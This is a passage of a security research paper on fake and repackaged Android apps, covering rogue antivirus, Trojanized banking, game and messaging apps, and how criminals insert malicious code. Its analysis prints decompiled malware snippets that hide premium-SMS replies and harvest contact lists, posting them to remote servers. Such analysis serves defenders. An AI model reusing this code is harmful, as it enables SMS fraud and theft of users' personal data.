A Trend Micro Research Paper

Fake Apps

Feigning Legitimacy

Symphony Luo and Peter Yan

Mobile Threat Research Team

Contents

Introduction 1

Fake Apps 1

- Rogue Antivirus Apps 3
- Repackaged Apps 5
  - Trojanized Apps 5
    - FAKEBANK Malware 5
    - Trojanized Game Apps 6
    - Trojanized Instant-Messaging Apps 6

How Cybercriminals Trojanized Apps 7

- SDK Modification 7
- Malicious Code Insertion 8
  - Premium Service Abuse 9
  - Data Theft 10
  - Malware Download 11
  - Remote Access and Control 12
  - Protection from Uninstallation 13

Additional .DEX File Insertion 15
Tools Used to Repackage Apps 17
Repackaged Apps and Third-Party App Stores 17
Conclusion 20
References 20

Introduction

As the number of mobile device users grow, so do the number of apps available to their users. However, because cybercriminals always go where the money goes, attacks targeting mobile devices and their users will continuously grow in number as well. That is why there are more and more mobile threats, including malware and fake apps. It has actually become quite common to see fake apps shortly after legitimate mobile or PC versions come out.

This research paper provides in-depth information on fake apps, specifically repackaged apps—those whose .APK files have been modified (i.e., either via insertion or deletion) in order for them to have additional capabilities that could be malicious in nature.[1] Fake apps often sported very similar user interfaces (UIs), icons, and names as the popular apps they mimicked. They can be found in third-party sites such as forums and websites although some also appear on official app stores like Google Play™. They are available for download for long periods of time as long as they are not detected as malware or as long as they are not considered copyright violators. To spread, cybercriminals often use various social engineering tactics to trick users into downloading fake apps.

Fake Apps

A survey of the top 50 free apps available for download in Google Play revealed that almost 80% of the samples had fake versions (see Figure 1). These apps span a wide range of categories in Google Play, including Business, Media & Video, and Games.




Figure 1: Free apps with and without fake versions that were available in Google Play

Of roughly the top 10 apps in each category in Google Play, fake versions of the following were available as shown in Figure 2:

- 100% of the apps categorized under Widgets, Media & Video, and Finance
- 90% of the apps categorized under Business, Music & Audio, and Weather
- Approximately 70% of the apps categorized under Games, Books and Reference, and Live Wallpapers

- Approximately 60% of the apps categorized under Sports and Education
- 40% of the apps categorized under Medical




Figure 2: Analysis of the top apps per Google Play category

Fake apps were more likely to be high-risk apps or malware rather than just mere harmless copycats.[2] As of April this year, of the 890,482 sample fake apps discovered from various sources, 59,185 were detected as aggressive adware and 394,263 were detected as malware. Among the fake apps, more than 50% were deemed malicious (see Figure 3).




Figure 3: Ratio of malicious to nonmalicious fake apps

Rogue Antivirus Apps

Rogue antivirus apps are probably the most common fake apps in the mobile threat landscape. In early 2012, for instance, FAKEAV samples targeted Android devices. And in 2013, an outbreak of mobile FAKEAV malware ensued. An example of this is ANDROIDOS_FAKEAV.F, which spoofed Bitdefender® (see Figure 4).[3] This fake app spoofed Bitdefender's name and asked victims to install it with administrator privileges so it would be harder to remove. Like rogue antivirus on computers, the app fakes device scanning and shows bogus infections to convince users to purchase its full version.




Figure 4: Screenshots showing how ANDROIDOS_FAKEAV.F works

A more recent example of a rogue antivirus app known as "Virus Shield" received a 4.7-star rating after being downloaded more than 10,000 times, mostly with the aid of bots. This app has, been taken down by Google.[4] It was able to fool thousands of users with its professional look and promised features such as preventing harmful apps from being installed on their devices; scanning apps, settings, files, and media in real time; and protecting their personal information. It even became a top new paid app in Google Play sold at US$3.99 each (see Figures 5 and 6). An in-depth look at it, however, revealed that all of its claims were untrue and that it was, indeed, a rogue antivirus app.

Figure 5: Virus Shield's purchase page on Google Play




Figure 6: Proof of Virus Shield becoming a top paid app in Google Play before it was taken down

Google took down the app a few days after it was made available although it is perplexing how a fake app could become a top paid app with just the aid of good reviews.

Repackaged Apps

Repackaging apps for use in malicious schemes is becoming the norm and therefore pose serious risks. Over the past few years, cybercriminals have repackaged instant-messaging (IM), game, and other apps to steal money from their victims.[5, 6]

Trojanized Apps

Trojanized apps are repackaged apps that exhibit malicious behaviors. Note that unlike repackaged apps, which may not necessarily be malicious in nature, Trojanized apps are always tagged as "malicious" because they exhibit harmful behaviors.

FAKEBANK Malware

In early June 2013, some FAKEBANK and BANKUN malware used the Google Play icon to trick users into downloading and running them.[7, 8] These malware silently uninstalled and replaced some South Korean banking apps with Trojanized versions that aided cybercriminals in phishing attacks by stealing victims' financial information (see Figure 7). Personal data such as mobile phone number, username, password, account number, and other information of users of the app who supplied their account credentials was stolen and sent to a remote server.




Figure 7: Screenshots of the Trojanized version of a South Korean banking app

Trojanized Game Apps

Flappy Bird was indeed one of the hottest Android games in the first quarter of 2014. It was, in fact, downloaded more than 50 million times before its developer decided to pull it down from app stores. Instead of killing interest in the game, however, the move piqued public curiosity, which prompted cybercriminals to launch Trojanized versions of the app.[9] One such version asked users to permit its developer to send them text messages that could result in additional costs (see Figure 8).




Figure 8: Additional permission sought by a Trojanized Flappy Bird version

Some Trojanized versions had a payment feature that was not part of the original app and so were categorized as "premium service abusers."[10] These sent users premium-rate text messages, causing them to incur unwanted additional charges (see Figure 9).




Figure 9: Sample premium-rate text messages sent via Trojanized Flappy Bird versions

Trojanized Instant-Messaging Apps

BlackBerry® Messenger (BBM) is one of the most popular IM apps today. It allows users to communicate with others (i.e., send instant messages, call, share pictures, and leave voice messages) across mobile platforms. Unofficial builds of the app were leaked to the public, which derailed its release.

In June 2013, before BlackBerry made its apps available in Google Play, some Trojanized BBM versions were discovered as FAKEBBM variants (see Figure 10).[11] Cybercriminals took advantage of the anticipation for BBM availability for Android, resulting in more than 100,000 repackaged app downloads. These apps, however, exhibited aggressive advertising network properties and were taken down from Google Play.




Figure 10: Google App download page for fake BBM for Android

Some Trojanized BBM versions also surfaced.

How Cybercriminals Trojanize Apps

SDK Modification

Most mobile apps may be downloaded and used free of charge. Legitimate developers make money from them by pushing advertisements to users. Cybercriminals, however, add mobile ad software development kits (SDKs) to their own creations or replace the mobile ad SDKs in already-existing apps so they would receive the revenue instead of the original developers.

Almost 65% of the repackaged apps we analyzed had modified advertising SDKs (i.e., via insertion or deletion). Almost 47% of these apps had at least one mobile ad SDK while 49.42% had 2–19 SDKs and 3.81% used 20 or more SDKs. Note that each SDK served one ad. So an app with one SDK serves one ad, one with two SDKs served two ads, and so on.

An example of such a Trojanized app, detected as a FAKEUMG variant, abused an SDK known as "Umeng" in October 2013.[12]

This malicious app makes sure that its behaviors are registered as the main activity so it can intercept its victims' text messages (see Figure 11).

When executed, it requests for ads from a remote URL, unlike the real Umeng SDK, then silently sends premium text messages with the aid of the Java™ Native Interface (JNI), which makes the code more difficult to decompile and analyze.[13] It also has the ability to intercept text messages from the numbers texted to prevent users from finding out that their devices have been infected and that they would most likely be heavily charged for SMS usage (see Figure 12).




Figure 11: Code structure of the FAKEUMG sample

```
public class SmsMask extends android.content.BroadcastReceiver {
    private boolean needFilter(android.content.Context p2, String p3, String p4)
    {
        return com.umeng.adutils.AppConnect.getInstance(p2).extractData(p3, p4);
    }
    public void onReceive(android.content.Context p13, android.content.Intent p14)
    {
        v1 = new StringBuilder();
        v6 = new StringBuilder();
        v2 = p14.getExtras();
        if(v2 != 0) {
            v0 = v2.get("pdus");
            v5 = new android.telephony.SmsMessage[v0.length];
            v4 = 0;
            while (v4 < v0.length) {
                v5[v4] = android.telephony.SmsMessage.createFromPdu(v0[v4]);
                v4 = (v4 + 1);
            }
            v10 = v5.length;
            v9 = 0;
            while (v9 < v10) {
                v3 = v5[v9];
                v1.append(v3.getDisplayMessageBody());
                v6.append(v3.getDisplayOriginatingAddress());
                v9 = (v9 + 1);
            }
            this.needFilter(p13, v6.toString(), v1.toString());
            if(this != 0) {
                this.abortBroadcast();
            }
        }
        return;
    }
```

Figure 12: Code that blocks SMS in the FAKEUMG sample

Malicious Code Insertion

The most common means to Trojanize apps is by inserting some malicious code into their *classes.dex* file. Modifying an app's *classes.dex* file can result in various payloads. Most malicious apps that have been Trojanized this way usually exhibit more than one bad behavior.

Premium Service Abuse

Some Trojanized apps send text messages to premium numbers without user consent. These apps can also intercept incoming replies to ensure that users are not alerted to the fact that their mobile phones sent text messages without their consent.

A good example of this is a Trojanized mobile browser app, each version of which obtains around 1 million downloads. Compared with the contents of the legitimate app, the premium service abuser had a package called *"com.baidu8"* (see Figure 13). Some receivers, which allow the app to intercept replies from premium service numbers so the users will not be alerted to the malicious behavior, were also listed in their *AndroidManifest.xml* file—one that every Android app has, which presents essential information before it can run any code (see Figure 14).[14]




Figure 13: Comparison of the code structures of the legitimate (left) and repackaged (right) QQ Browser app

```
<activity android:label="@string/app_name" android:name="com.baidu8.AAAAA" android:screenOrientation="portrait">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<activity android:name="com.baidu8.CCCCC" android:screenOrientation="portrait" />
<activity android:name="com.baidu8.EEEEE" android:screenOrientation="portrait" />
<receiver android:name="com.baidu8.FFFFF">
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.PACKAGE_ADDED" />
        <data android:scheme="package" />
    </intent-filter>
</receiver>
<receiver android:name="com.baidu8.GGGGG">
    <intent-filter android:priority="1000">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.provider.Telephony.WAP_PUSH_RECEIVED" />
        <data android:mimeType="application/vnd.wap.mms-message" />
    </intent-filter>
</receiver>
```

Figure 14: Modified *AndroidManifest.xml* file of the repackaged QQ Browser app analyzed

The malicious app queries a preset list of phone numbers and SMS content built into its code. It selects special premium service numbers and content, depending on the users' mobile network operator (see Figure 15).




Figure 15: Code that silently sends text messages to premium-rate numbers in the repackaged QQ Browser app analyzed


The malicious app also registers an SMS receiver that intercepts text messages from the network operator informing users that they texted a premium number (see Figure 16).

Figure 16: Code that blocks text messages from premium service providers in the repackaged QQ Browser app analyzed

Data Theft

Some Trojanized apps also collect user information such as phone numbers, contact lists, text messages, email addresses, browser histories, and installed apps.

An example of such a malicious app steals a user's contact list and sends the stolen data to a remote site.[15] To steal data, an SDK called *"zoo.tiger.sdk"* was inserted into the legitimate version's code (see Figures 17 and 18). Several receivers and services have been registered in the *AndroidMainifest.xml* file as well. When executed, the SDK collects the names in a victim's contact list and sends the information to a list of remote websites.



```
private void collectContacts()
{
    this.getContactsInfo(this.this$0);
    v1 = new org.json.JSONObject();
    v0 = new org.json.JSONArray();
    v5 = this.keySet().iterator();
    while (v5.hasNext()) != 0) {
        v3 = v5.next();
        v4 = new org.json.JSONObject();
        v4.put("name", v3);
        v4.put("phone", this.get(v3));
        v0.put(v4);
    }
    v1.put("contact", v0);
    this.sendCollectInfo(v1);
    return;
}
private java.util.HashMap getContactsInfo(android.content.Context p16)
{
    v0 = p16.getContentResolver();
    v7 = v0.query(android.provider.ContactsContract$Contacts.CONTENT_URI, 0, 0, 0, 0);
    v11 = new java.util.HashMap();
    if(v7 != 0) {
        if(v7.moveToFirst() != 0) {
            v10 = v7.getColumnIndex("_id");
            v9 = v7.getColumnIndex("display_name");
            do {
                v6 = v7.getString(v10);
                v8 = v7.getString(v9);
                if(v7.getInt(v7.getColumnIndex("has_phone_number")) > 0) {
                    v12 = v0.query(android.provider.ContactsContract$CommonDataKinds$Phone.CONTENT_URI, 0, new StringBuilder("contact_id=")
                    if(v12 != 0) {
                        if(v12.moveToFirst() != 0) {
                            do {
                                v11.put(v8, v12.getString(v12.getColumnIndex("data1")));
                            } while(v12.moveToNext() != 0);
                        }
                        v12.close();
                    }
                }
            } while(v7.moveToNext() != 0);
        }
        v7.close();
```

Figure 17: Code that steals victims' lists of contacts in the sample data-stealing app analyzed

```
private void sendCollectInfo(org.json.JSONObject p14)
{
    v8 = zoo.tiger.sdk.core.CoreService.access$0();
    v9 = v8.length;
    v7 = 0;
    while (v7 < v9) {
        v4 = zoo.tiger.sdk.utils.HttpUtils.newHttpPost(this.this$0, v8[v7]);
        v3 = p14.toString();
        android.util.Log.d("CoreService", new StringBuilder("body = ").append(v3).toString());
        v0 = new org.apache.http.entity.StringEntity(v3, "UTF-8");
        v4.addHeader("Content-Type", "application/json;charset=utf-8");
        v4.setEntity(v0);
        if(new org.apache.http.impl.client.DefaultHttpClient().execute(v4).getStatusLine().getStatusCode() != 200) {
            v7 = (v7 + 1);
        }
    }
    return;
}
```

Figure 18: Code that sends victims' lists of contacts to attackers in the sample data-stealing app analyzed

Malware Download

Some malicious apps insert download code into legitimate ones so these would silently download other APKs, which may cause the victims to incur additional network charges.

An example of a malware downloader is a Trojanized version of a popular video app that has been taken off Google Play.

This app has been inserted with a package called *"com.zdt.downfile,"* which starts a download service that accesses a remote website (see Figure 19). This allows cybercriminals to obtain victims' app lists and silently download malicious apps onto their devices (see Figure 20).




Figure 19: Code structure of the sample malicious downloader analyzed

Figure 20: Code that downloads malware in the sample malicious downloader analyzed

Remote Access and Control

Gaining remote control over a device means obtaining the ability to send and/or receive malicious responses and/or commands to and/or from a remote C&C server.

An example of this is a Trojanized version of Stupid Birds, which has been injected with code that allows infected devices to access a remote URL to receive commands such as silently download an .APK file or put a shortcut icon on the victims' device screen so every time it is tapped, access to the malicious site is established (see Figures 21 and 22).[16]

